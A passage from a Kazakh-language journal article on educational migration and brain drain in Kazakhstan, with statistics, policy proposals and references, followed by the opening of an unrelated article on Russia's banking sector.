Алайда, білім беру көші-қонында жағымсыз салдарлар да бар. Көбінесе оқуды аяқтағаннан кейін студенттер шетелде қалады, жұмысқа орналасады, осылайша, күткенге қарамастан, олар Отанына оралмай сол елде қалып қояды. Нәтижесінде, «донор» елдерінің мектептері дамыған «реципиент» мемлекеттерге кадрлар дайындайды. Осыған байланысты АҚШ пен Ұлыбритания көш бастап тұр, онда ЮНЕСКО мәліметтері бойынша 2017 жылы сәйкесінше 971 мың және 432 мың шетелдік студенттер оқыды [4]. Бұл тұрғыда көшбасшылар АҚШ пен Ұлыбритания болып табылады, оларда ЮНЕСКО мәліметтері бойынша 2017 жылы сәйкесінше 971 мың және 432 мың шетелдік студент білім алған [6].

Айта кету керек, оралған мигранттар ақыл-ойдың ағып кетуінің әсерін азайта алады, бірақ олар саяси қолдауды қажет етеді. Олар үшін диаспорадан таланттарды тарту үшін шыққан елдердің үкіметтері беретін тиісті ынталандырулар жасалуы керек. Мысал ретінде Оңтүстік Корея Республикасында «бақытты оралу» бағдарламасын келтіруге болады, ол репатрианттардың қолдау шараларының тұтас кешенін, соның ішінде дағдыларды оқытуды және мансап туралы сертификаттар беруді қарастырады [5].



1-сурет - Келген елдер бөлінісінде шетелдік студенттердің үлесі (2021-2022 оқу жылында)

Нәтижелер мен талқылау. 2021-2022 оқу жылында ҚР АӘК БНС деректеріне сәйкес Қазақстанның жоғары оқу орындарында барлығы 575,5 мың студент оқыды, оның ішінде 28,2 мың адам немесе 4,9%-ы шетелдіктер. Салыстыру үшін, 2020 жылы шетелдік студенттердің үлесі: Ұлыбританияда – 20,2%, Канадада – 18,2%, Францияда – 9,2% құрады.

Қазақстанға студенттер келетін негізгі елдер Өз-


бекстан (әрбір екінші резидент емес студент), Үндістан (әрбір бесінші студент), Түрікменстан, Ресей Федерациясы, Моңғолия, Қытай, Қырғызстан және т.б. болып табылады. Осылайша, отандық жоғары білім негізінен Азия елдерінің студенттері үшін тартымды деген қорытынды жасауға болады.

2019 жылдан 2021 жылға дейінгі кезеңде шетелдік студенттердің саны мен үлесінде теріс үрдіс байқалады, бұл 2020-2021 оқу жылында Өзбек-


станнан студенттердің күрт кетуімен байланысты. Бұған әсер еткен негізгі факторлардың бірі Өзбекстанның отандық университеттерге қосымша емтихансыз ауысу мүмкіндігін қамтамасыз еткен саясаты болды.

Жаһандық даму жағдайында Қазақстан да көші-қон процестеріне қатысады. Сонымен қатар, мұнда көші-қонның екі түрі бар: тұрақты тұруға көші-

қон және білім беру көші-қоны. БҰҰ жанындағы Халықаралық көші-қон ұйымы (FAO UN) және Қазақстан Республикасы Президентінің жанындағы Қазақстандық стратегиялық зерттеулер институты Орталық Азия елдеріндегі сыртқы жастар көші-қоны факторларын зерделеді [7]. Төмендегі диаграммадан жастардың шетелде болудың басты мақсаты білім алумен (62,5%) байланысты екенін көре аламыз.



2-сурет - Шетелдік студенттердің саны мен үлесінің динамикасы [6]



3-сурет - Жастардың шетелде болу мақсаттары (шетелде тұратын адамдардың онлайн-сауалнамасы, %)




4-сурет - «Отаныңызды тастап кетуге не түрткі болды?» деген сұраққа қазақстандық респонденттердің ең көп тараған жауаптары (шетелде тұратын адамдардың онлайн сауалнамасы, %)

Көші-қонның негізгі себептері тарихи отанына кету, отбасын біріктіру, және т.б. Тұрақты тұруға кеткендер туралы жазбаларды көші-қон қызметтері тіркейді және көші-қонның осы түрі бойынша дұрыс статистикалық мәліметтер бар. Олардың мәліметтері бойынша, халықтың аз ғана бөлігі қосымша білім алу үшін кетуге ниетті. 2016 жылы олардың үлесі кеткен азаматтардың жалпы санынан 0,1% құрады. 2017 және 2018 жылдары – 0,2%, 2019 жылы – 0,5% [8].

Экономикалық факторлар да көші-қонның негізгі себептері болып табылады. Осылайша, республикалық сауалнама нәтижелері бойынша Қазақстаннан келген мигранттар шетелге шығудың негізгі себептерін мыналар деп анықтайды: сыбайлас жемқорлық және барлық деңгейдегі бюрократия (51,3%); кәсіби сұраныстың жоқтығы, өзін-өзі жүзеге асыру

және мансап перспективасының жоқтығы (31,3%); ел дамуының төмен деңгейі, архаизация (27,5%); олардың болашағының белгісіздігі (26,3%); жұмыссыздық деңгейінің жоғары болуы, әлеуметтік кепілдіктердің болмауы (23,8%); медицина мен білім сапасының нашарлауы (23,8%) және адам құқықтарының жиі бұзылуы (21,3%).

Жалпы алғанда, талдау көші-қонның бұл түрі айтарлықтай ауқымды және өсу тенденциясына ие екенін көрсетеді. Мысалы, 2017 жылы 57 мың ресейлік студент шетелде білім алса, 85 мыңға жуығы қазақстандықтар. Өткен жылы қазақстандық түлектердің 4 пайызы шетелдік жоғары оқу орындарына түсті, олардың арасында Алматы, Қарағанды және Шығыс Қазақстан облыстарындағы мектеп түлектері басым.



5-сурет - Қазақстан құндылықтарының динамикасы халықаралық рейтинг көрсеткіштері бойынша [14]

Шетелдік студенттердің таза ағыны туралы мәліметтер білім беру көші-қоны проблемасының бар екендігін көрсетеді. ЮНЕСКО статистика институтының соңғы қолжетімді деректеріне сәйкес елден шығатын студенттер саны шетелдік студенттер санынан едәуір басым (2020 жылы шетелде 90,3 мың қазақстандық студент оқыды).

Осылайша, жоғарыда аталғандар қазақстандық жоғары білімнің жергілікті мектеп түлектері үшін де, шетелдік түлектер үшін де бәсекеге қабілетсіз болып қалып, «мидың ағуы» проблемасын ушықтыратынын айғақтайды.

Осы тұрғыда Мемлекет басшысының Жоғары білімнің қолжетімділігін арттыру, сондай-ақ, Қазақстанда беделді шетелдік жоғары оқу орындарының филиалдарын ашу бойынша бастамашылық жасаған шараларды іске асыру өзекті болып отыр. Олардың

уақтылығы мен тиімділігі жоғары білім беруді интернационалдандыруды күшейтуге ғана емес, жас қазақстандықтардың кейіннен оның дамуына үлес қоса отырып, ел шегінде оқуға деген ынтасына да әсер етеді.

Академиялық ұтқырлық бағдарламасына ҚР ҰҚМ қаражаты және бюджеттен тыс қаражат есебінен қатысқан қазақстандық білім алушылардың жалпы саны 12 жыл ішінде 25 066 адамды құрады. Осылайша, 12 жыл ішінде (2011-2022 жж.) академиялық ұтқырлық бойынша мемлекеттік бюджет есебінен – 7278, бюджеттен тыс қаражат есебінен – 17 788 қазақстандық студент білім алды.

2020 жылы пандемияға байланысты мемлекеттік бюджет есебінен шетелде оқитын қазақстандық студенттердің саны күрт төмендеп, 33 адамды құрады. Дегенмен 2021 жылы олардың саны өсіп, 2022 жы-


лы қайтадан 28 адамға дейін азайғанын байқауымызға болады [7, б. 18]. Айта кету керек, 2022 жылдың бірінші жартыжылдығында 2292 адам өз қаражаты есебінен шетелге кеткен.

Бұл суретте келтірілген сандық деректердің салыстырмалы талдауы академиялық ұтқырлық бағдарламасына қатысқан қазақстандық студенттер санының артқанын көрсетеді.

Ұтқырлық бағдарламасына қатысушылар жаңа білім алып қана қоймайды, сонымен қатар, басқа елмен және мәдениетпен танысуға, шетелдік оқытушылармен және құрдастарымен қарым-қатынас дағдыларын жетілдіруге және құзыреттерін жетілдіруге мүмкіндік алады. Осылайша, ұтқырлық бағдарламасы қазақстандық жоғары оқу орындарының мәртебесін және олардың түлектеріне еңбек нарығында сұранысты арттыруға ықпал етеді.



6-сурет - Сыртқы шығыс академиялық ұтқырлық және Қазақстандағы «Болашақ» халықаралық стипендиясы стипендиаттарының саны (2011-2022 жж.)



7-сурет - Білім алушылардың сыртқы миграциялық академиялық ұтқырлығы [9]

Негізгі екі бағыттан тұратын адами капиталдың шетелге кетуін азайту бойынша кешенді шараларды әзірлеу қажет деп есептеймін.

Біріншісі – қазақстандықтардың шетелдік жоғары оқу орындары мен колледждердің түлектерінің елге оралуын ынталандыру жөніндегі шаралар кешені. Жұмыспен қамту шаралары және олардың өзін-өзі

жүзеге асыруы үшін қажетті жағдай жасау және әлеуметтік лифтер құру шешуші рөл атқаратын сияқты. Бұл мәселені тек білім және ғылым жүйесінің күш-жігерімен шешу мүмкін емес. Орталық және жергілікті мемлекеттік органдардың үйлестірілген жұмысы қажет. Бұл ретте «Атамекен» Ұлттық кәсіпкерлер палатасының да үлесі зор.

Екінші бағыт – отандық білімнің тартымдылығын арттыру. Сонымен қатар, бұл бағытта талапкерлердің оқу үшін ЖОО таңдауына әсер ететін келесі факторлар маңызды рөл атқарады: білімнің қолжетімділігі, білім беру бағдарламаларын таңдаудағы сапа мен әртүрлілік, университеттің академиялық беделі, қаржылық қолдау мүмкіндігі, шәкіртақы, жұмысқа орналасу мүмкіндігі арқылы.

Жақында қабылданған Білім және ғылымды дамытудың 2020-2025 жылдарға арналған мемлекеттік бағдарламасында осы факторлар ескеріліп, отандық білім берудің сапасын арттыру және оның мектеп түлектері үшін тартымдылығын арттыру тетігі қарастырылған [10]. Білім беру жүйесін одан әрі жетілдіру және жоғары білім берудің бәсекеге қабілеттілігін арттыру мақсатында Қазақстан Үкіметі түрлі шаралар қабылдауда. Осылайша, қос диплом және шетелдік беделді университеттермен бірлескен білім беру бағдарламаларын одан әрі дамыту халықаралық стандарттарды енгізу арқылы қазақстандық білім беру сапасын арттыруға көмектеседі. Осылайша, 2020 оқу жылында қазақстандық жоғары оқу орындары шетелдік серіктес университеттермен бірлесіп 585 бірлескен және 343 қос дипломдық білім беру бағдарламасын жүзеге асырды [11].

2023 жылы нығая түсетін тағы бір тенденция – Қазақстанда шетелдік жоғары оқу орындарының филиалдарын ашу және отандық және шетелдік университеттер арасында серіктестік орнату. Президенттің тиісті тапсырмасынан кейін елде жетекші шетелдік университеттердің филиалдарын ашудың Жол картасы да болды, тек соңғы бір айда білім нарығында тағы екі тұлға – Ресей және Ұлыбритания техникалық университеттерінің филиалдары пайда болды [12]. Тоқаев атап өткендей, техникалық бағытқа басымдық берілуде – биыл «Болашақ» бағдарламасы бойынша кадрлар даярлаудың жаңартылған тізіміне Ресейдің техникалық университеттері кірді. Жалпы тізімге әлемнің 30-ға жуық елінен 200-ден астам беделді университеттер кіреді.

Жалпы, соңғы жылдары Қазақстанға бірнеше шетелдік университеттер енді, соның ішінде Қазақстандағы Де Монфорт университеті (Ұлыбритания), Аризона университеті (М. Қозыбаев атындағы СКУ базасында ашылды) және стратегиялық серіктестікті жүзеге асыратын Аризона мемлекеттік университеті (АМУ, АҚШ). Алматы Менеджмент университетімен (АлмаУ, Қазақстан). Шетелдік университеттің филиалын ашу немесе онымен стратегиялық серіктестік Қазақстандағы академиялық ұтқырлықтың дәстүрлі түрінен айтарлықтай


ерекшеленетінін білу маңызды [13].

Мәселен, 120-дан астам қазақстандық жоғары оқу орындарының 40-қа жуығы соңғы жылдары «қос диплом» бағдарламаларын ашты. Іс жүзінде қос дипломды бағдарламаларды іске асыру қиынырақ, бұл ресурстарды, соның ішінде шетелдік университет тарапынан да талап етеді. Қазақстанда шын мәнінде іске асырылған және жұмыс істеп тұрған қос диплом бағдарламалары онға жуық. Қазақстанда оқудың қосымша артықшылықтарының бірі, егер «қос диплом» бағдарламалары туралы айтатын болсақ, қаржыны үнемдеу болып табылады. Үйде оқу, әдетте, арзанырақ. Сондықтан «қос диплом» форматы барған сайын танымал бола бастағаны танқаларлық емес. Тіпті оған күмәнмен қарайтындар да оның шынымен жұмыс істейтінін және көптеген артықшылықтары бар екенін мойындайды. Айтпақшы, мұндай тәжірибені Қытай, Малайзия, Катар және Әмірліктер бұрыннан қолданып келеді. Қазіргі әлемде «қос диплом» форматы тек жергілікті студенттер үшін ғана емес, сонымен қатар, шетелдік студенттер үшін де танымал және қолжетімді болып келеді.

Жоғары білім беру құрылымдарында сапаны бақылаудан сапаны қамтамасыз ету жүйесіне кезең-кезеңімен көшу жүзеге асырылды. Қазақстанның Болон процесіне қатысуы отандық білім беру сапасын еуропалық стандарттарға сәйкестендіруге мүмкіндік берді. Оның бір көрінісі Дипломға қосымшаны беру (Diploma Supplement). Соңғы 3 жылда еуропалық дипломға қосымшаны беру жағдайы айтарлықтай жақсарды.

2017-2019 жылдары Дипломға қосымша Қазақстан Республикасының 29 жоғары оқу орнында ғана берілген. 2020 жылдан бастап Қазақстан Республикасы Білім және ғылым министрінің арнайы бұйрығымен Қазақстанның барлық жоғары оқу орындарының бакалавриат және магистратура деңгейлері бітірушілерге Еуропалық дипломға қосымшаны (дипломға қосымша) тегін, ағылшын тілінде және автоматты түрде береді.

Мәселен, 2022 жылдан бастап Қазақстанның барлық университеттері студенттердің өтініші бойынша Дипломға қосымша береді. 2022 жылы 102 ЖОО-ға жүргізілген мониторинг нәтижелері бойынша Дипломға қосымшаны алуға тілек білдірген түлектердің саны 57 ЖОО-ның 56%-ын құрады. Алайда бұл қосымшаның сұраныс бойынша берілетінін ескере отырып, біз барлық жоғары оқу орындарына Диплом қосымшасымен қатаң түрде диплом беруге міндеттеуді дұрыс деп санаймыз.



8-сурет - 2022 жыл бойынша дипломға қосымшаны қабылдаған ЖОО үлесі, % [15]

Біздің ойымызша, бұл да отандық және шетелдік студенттерді қазақстандық жоғары оқу орындарына тартуға қосымша ынталандыру болады.

Қорытынды. Жалпы, зерттеу келесі қорытындыларды жасауға мүмкіндік берді:

Біріншіден, білім көші-қоны көптеген заманауи мемлекеттерде болып жатқан жаһандық өзгерістердің нәтижесі болып табылады. Білім көші-қоны жалпы жоғары білім беру жүйесінің, білім беру ұйымдарының, профессорлық-оқытушылық құрамның және атап айтқанда ЖОО түлектерінің бәсекеге қабілеттілігін арттыруға мүмкіндік береді.

Қазақстандағы білім көші-қонының оң нәтижелеріне мыналар жатады:

- білім беру көші-қоны ел үшін білім беру қызметтерін экспорттау көзі бола алады, бұл кірісті арттыруға және білім беруде жаңа жұмыс орындарын құруға әсер етеді;
- білім беру көші-қоны мәдени капиталды дамытуға және елдің халықаралық даңқын арттыруға ықпал етеді;
- Бос жұмыс орындарын толтырады, яғни жіберуші елдер ұлттық компаниялар мен мекемелерде маңызды орындарға ие бола алатын шетелдік білімі бар азаматтарын қайтарудан пайда көре алады.
- Халықаралық байланыстар орнатуда үлесі зор, шетелде оқитын студенттер халықаралық қатынастар

мен елдер арасындағы ынтымақтастық үшін көпір бола алады.

- Жаңа идеялар мен технологиялардың дамуы: шетелдік студенттер инновациялар мен ғылыми зерттеулердің дамуына ықпал ететін жаңа идеялар, білім мен технологиялар әкеле алады.

Екіншіден, білім көші-қонына әсер еткен факторлардың бірі жалпы әлеуметтік саланы да, оның ішінде білім беру саласын да қаржыландыруға әсер еткен экономикалық дағдарыс болды. Бұл көп жағдайда білім сапасына, кәсіби кадрлар санының қысқаруына, елдің материалдық-техникалық базасын қаржыландыруға әсер етті.

Үшіншіден, Қазақстан Республикасындағы білім көші-қонының ерекшелігі жоғары дамыған елдерге дарынды ғалымдар мен мамандардың кетуі болып табылады. Атап айтатын болсақ, теріс салдарына төмендегілерді жатқызсақ болады:

- Дарынды кадрлардың жоғалуы: білім беру көші-қоны білім беруді аяқтағаннан кейін шетелде қалуға шешім қабылдаған жоғары білікті мамандар мен кадрлардың жоғалуына әкелуі әбден мүмкін.
- Халықаралық студенттердің көп болуы әлеуметтік-мәдени қиындықтарға, соның ішінде тілдік кедергі мен мәдени айырмашылықтарға әкелуі мүмкін.
- Дарынды жастардың шетелге кетуі елдің экономикалық дамуына кері әсер етуі мүмкін.

Әдебиеттер

1. Мигранттар, қоныс аударушылар және білім: кедергілер емес, көпірлер салу. 2019 жылғы дүниежүзілік білім беру мониторингі есептің қорытындысы // URL: <https://ru.unesco.org/gem-report/node/1878>
2. ЭЫДҰ/Еуропа Одағы. 2015. Иммигранттар интеграциясының көрсеткіштері - 2015: Қоныстану. Париж, Экономикалық ынтымақтастық және даму ұйымы/Еуропалық одақ.
3. Хэнсон Г.Х., Слотер М.Д. Жоғары білікті иммиграция және АҚШ-тың жұмыспен қамтылуындағы STEM кәсіптерінің өсуі. – Вашингтон, Колумбия округі, Ұлттық экономикалық зерттеулер бюросы. - 2016.

-
4. Халықаралық көші-қонды болжам - 2020
 5. Оңтүстік Корея: халықаралық студенттерді қабылдаудағы рекордтық өсім // Халықаралық экономика және қаржы колледжі [web-портал]. - 2018. – URL: <https://monitor.icef.com/2018/02/south-korea-record-growth-international-student-enrolment/>
 6. Халықаралық экономика және қаржы колледжі [Электрондық ресурс] // International College of Economics and Finance [web-портал]. - 2017. – URL: <https://monitor.icef.com/>
 7. Орталық Азия елдеріндегі жастардың сыртқы көші-қоны: тәуекелдерді талдау және жағымсыз салдарларды азайту. – Халықаралық көші-қон ұйымы (ХКМ), Қазақстан Республикасы Президентінің жанындағы ҚБСЕ, 2019. - 92 б. //
 8. Садықов Е., Нұрмағамбетов А., Мұсабекова Г., Рахимова М., Боргекова К., Артықбай А., Шүкүрова А. Қазақстан Республикасының жоғары оқу орындарында Болон процесінің параметрлерін енгізу туралы елдік есеп. – Нұр-Сұлтан: «Болон процесі және академиялық ұтқырлық орталығы» ҚР БҒМ, 2020. - 243 б.
 9. Қазақстан. Болон процесі. Негізгі көрсеткіштер. 2010-2022 // Қазақстан Республикасы Білім және ғылым министрлігінің Болон процесі және академиялық ұтқырлық орталығы.
 10. Қазақстан Республикасының Білім және ғылымды дамытудың 2020-2025 жылдарға арналған мемлекеттік бағдарламасын бекіту туралы. Қазақстан Республикасы Үкіметінің 2019 жылғы 27 желтоқсандағы №988 қаулысы [Электрондық ресурс]// Әділет [web-портал]. - 2019. – URL:<http://adilet.zan.kz/rus/docs/P1900000988>
 11. Қазақстан Республикасының жоғары оқу орындарында Болон процесінің параметрлерін енгізу туралы аналитикалық есеп [Электрондық ресурс] // Жоғары білім беруді даму ұлттық орталығы [web-портал]. - 2022. – URL: <https://enic-kazakhstan.edu.kz/ru/analitika/otchety-1>
 12. Қазақстан Республикасында жоғары білім мен ғылымды дамытудың 2023-2029 жылдарға арналған тұжырымдамасын бекіту туралы. Қазақстан Республикасы Үкіметінің 2023 жылғы 28 наурыздағы № 248 қаулысы [Электрондық ресурс]// Әділет [web-портал]. – 2023. – URL: <https://adilet.zan.kz/rus/docs/P2300000248>
 13. Аризона университетімен қос дипломдық бағдарламалары туралы [Электрондық ресурс] // Қазақстан Республикасы Білім министрлігі [web-портал]. - 2023. – URL: <https://www.gov.kz/memleket/entities/edu/press/news/details/401744?lang=ru> (дата обращения: 02.11.2023)
 14. Әлемдік таланттар рейтингі. Менеджментті дамытудың халықаралық институты [web-портал]. - 2020-2022. – URL: <https://www.imd.org/centers/wcc/world-competitiveness-center/rankings/world-talent-ranking/>
 15. Көші-қон статистикасы [Электрондық ресурс] // Қазақстан Республикасы Ішкі істер министрлігінің ресми сайты [web-портал]. - 2023. – URL: <https://www.gov.kz/memleket/entities/qriim/press/article/details/13120?lang=ru>

References

1. Migranttar, konys audarushylar zhane bilim: kedergiler emes, kopirler salu. 2019 zhylyg dyniezhyzilik bilim беру monitoringi esepin korytyndysy // URL: <https://ru.unesco.org/gem-report/node/1878>
2. ЕНҮДУ/Еуропа Одaғы. 2015. Иммигранттар интеграциясын қорсеткіштері 2015: Кoнстану. Паризh, Еhкoнoмикaлық yнтымaктaстық жhane даму uйымы/Еурoпaлық oдaқ.
3. Khehnsон G.КН., Sloter M.D. Zhogary bilikti immigratsiya жhane AKSH-тын жhуmыспен kamтылуындaғы STEM кaсиптеринин осui. – Vashington, Kолумбиya oкpуги, Ұлттық ehкoнoмикaлық зерттеулер byуросы. –2016.
4. Khalykaralyk koshi-kondy bolzham 2020
5. Ontustik Koreya: khalykaralyk studentterdi kabyldaудaғы rekordтық осim // Khalykaralyk ehкoнoмикa жhane kарzhy kolledzhi [web-portal]. – 2018. – URL: <https://monitor.icef.com/2018/02/south-korea-record-growth-international-student-enrolment/>
6. Khalykaralyk ehкoнoмикa жhane kарzhy kolledzhi [Ehлектрондық resurs] // International College of Economics and Finanse [web-portal]. – 2017. – URL: <https://monitor.icef.com/>
7. Ortalyk Aziya elderindegi zhastardyn syrtky koshi-kony: тәуекелдерди талдау жhane zhahымсыз салдарларды

azaitu. – Khalykaralyk koshi-kon uymy (KHKM), Kazakstan Respublikasy Prezidentinin zhanyndagy KBSE, 2019. – 92 b. //

8. Sadykov E., Nurmagambetov A., Musabekova G., Rakhimova M., Borgekova K., Artykbaev A., Shukurova A. Kazakstan Respublikasynyn zhogary oku oryndarynda Bolon protsesinin parametrlerin engizu turaly eldik esep. – Nur-Sultan: «Bolon protsesi zhane akademiyaalyk utkyrlyk ortalygy» KR BGM, 2020. – 243 b.

9. Kazakstan. Bolon protsesi. Negizgi korsetkishter. 2010-2022 // Kazakstan Respublikasy Bilim zhane gylm ministriginin Bolon protsesi zhane akademiyaalyk utkyrlyk ortalygy

10. Kazakstan Respublikasynyn Bilim zhane gylm dy damytudyn 2020-2025 zhyldarga arналган мемлекеттік бағдарламасын бекіту туралы. Kazakstan Respublikasy Ukimetinin 2019 zhylygy 27 zheltoksandagy №988 kaulysy [Ehlektrondyk resurs]// Adilet [web-portal]. – 2019. – URL: <http://adilet.zan.kz/rus/docs/P1900000988>

11. Kazakstan Respublikasynyn zhogary oku oryndarynda Bolon protsesinin parametrlerin engizu turaly analitikaalyk esep [Ehlektrondyk resurs] // Zhogary bilim berudi damu ulttyk ortalygy [web-portal]. – 2022. – URL: <https://enic-kazakhstan.edu.kz/ru/analitika/otchety-1>

12. Kazakstan Respublikasynda zhogary bilim men gylm dy damytudyn 2023 – 2029 zhyldarga arналган tuzhyrymdamasyn bекіту туралы. Kazakstan Respublikasy Ukimetinin 2023 zhylygy 28 nauryzdagy № 248 kaulysy [Ehlektrondyk resurs]// Adilet [web-portal]. – 2023. – URL: <https://adilet.zan.kz/rus/docs/P2300000248>

13. Arizona universitetimen kos diplomdyk bagdarlamalary turaly [Ehlektrondyk resurs] // Kazakstan Respublikasy Bilim ministrligi [web-portal]. – 2023. – URL:

<https://www.gov.kz/memleket/entities/edu/press/news/details/401744?lang=ru> (data obrashcheniya: 02.11.2023)

14. Alemdik talanttar reitingi. Menedzhmenti damytudyn Khalykaralyk instituty [web-portal]. – 2020-2022. – URL: <https://www.imd.org/centers/wcc/world-competitiveness-center/rankings/world-talent-ranking/>

15. Koshi-kon statistikasy [Ehlektrondyk resurs] // Kazakstan Respublikasy Ishki ister ministrliginin resmi saity [web-portal]. – 2023. – URL: <https://www.gov.kz/memleket/entities/qriim/press/article/details/13120?lang=ru>

Авторлар туралы мәліметтер

Сүлейменова М.Ж. – Нархоз университетінің магистранты, Алматы, Қазақстан Республикасы, e-mail: moldir.suleimenova@narhoz.kz

Елшібаев Р.Қ. – экономика ғылымдарының кандидаты, профессор, Нархоз университеті, Алматы, Қазақстан Республикасы, e-mail: rakymzhan.elshibaev@narhoz.kz

Information about the authors

Suleimenova M.Zh. - graduate student of Narhoz University, Almaty, Republic of Kazakhstan, e-mail: moldir.suleimenova@narhoz.kz

Elshibaev R.K. - candidate of economic sciences, professor, Narhoz University, Almaty, Republic of Kazakhstan, e-mail: rakymzhan.elshibaev@narhoz.kz

СИТУАЦИИ В БАНКОВСКОМ СЕКТОРЕ РОССИИ В УСЛОВИХ РОСТА НЕОПРЕДЕЛЕННОСТИ НА ФИНАНСОВОМ РЫНКЕ

Парусимова Н.И.

Оренбургский государственный университет,

Г.Оренбург, Россия

e-mail: parusimni@mail.ru

Современные вызовы, вызванные внешними и внутренними факторами со стороны экономики усиливают рост неопределенности на финансовом рынке России. Данные вызовы и определили необходимость в изучении ситуаций и тенденций в банковском деле России на современном этапе в условиях необходимости перехода к новым цифровым технологиям в области пассивных и активных операций банков. Отмечается, необходимость дальнейшей трансформации банковских продуктов, выстраивания новых отношений банка с клиентами, стимулирования роста капитализации банковского сектора экономики.

Обосновываются предложения по повышению инвестиционной активности различных российских банков, которая может стать катализатором роста реального сектора экономики. Выстраивание новых отношений с клиентами, приводит к необходимости дальнейшей трансформации банковского дела и к переходу к новым методам работы, которые сопровождаются новыми противоречиями в отношениях банка с клиентом, новыми вызовами традиционным отношениям и традиционным бизнес-моделям. При этом переход к новым формам отношений банка с клиентами должен быть плавным и дифференцированным без резких изменений. Анализ ситуации на банковском рынке показывает, что в современных условиях возникла потребность в разработке единой стратегии, которая обеспечит эффективную координацию усилий различных ведомств, законодательных органов и других участников банковского рынка, определит оптимальное распределение ответственности и объемов задач между различными структурами, центром и регионами, между различными банками.

Ключевые слова: банковский сектор, банки, банковский бизнес, цифровой банкинг.

РЕСЕЙ БАНК СЕКТОРЫНДАҒЫ ЖАҒДАЙ ҚАРЖЫ НАРЫҒЫНДАҒЫ ӨСП КЕЛЕ ЖАТҚАН БЕЛГІСІЗДІК ЖАҒДАЙЫНДА

Парусимова Н.И.

Орынбор мемлекеттік университеті, Орынбор қ., Ресей

e-mail: parusimni@mail.ru

Экономиканың сыртқы және ішкі факторларынан туындаған заманауи сын-қатерлер Ресей қаржы нарығындағы белгісіздіктің өсуін күшейтеді. Бұл сын-қатерлер пассивті және белсенді банктік операциялар саласындағы жаңа цифрлық технологияларға көшу қажеттілігі тұрғысынан қазіргі кезеңдегі ресейлік банктегі жағдай мен тенденцияларды зерттеу қажеттілігін анықтады. Банк өнімдерін одан әрі трансформациялау, банктің клиенттермен жаңа қатынастарын құру, экономиканың банк секторын капиталдандырудың өсуін ынталандыру қажеттілігі бар. Мақалада экономиканың нақты секторының өсуіне катализатор бола алатын әртүрлі ресейлік банктердің инвестициялық белсенділігін арттыру бойынша ұсыныстар негізделген. Клиенттермен жаңа қарым-қатынас орнату банк ісін одан әрі өзгерту және Банктің клиентпен қарым-қатынасындағы жаңа қайшылықтармен, дәстүрлі қатынастар мен дәстүрлі бизнес-модельдерге жаңа сын-қатерлермен қатар жүретін жаңа жұмыс әдістеріне көшу қажеттілігіне әкеледі. Сонымен қатар, банктің клиенттермен қарым-қатынасының жаңа формаларына көшу түбегейлі өзгеріссіз тегіс және сараланған болуы керек. Банк нарығындағы жағдайды талдау қазіргі жағдайда әртүрлі ведомстволардың, заң шығарушы органдардың және банк нарығының басқа да қатысушыларының күш-жігерін 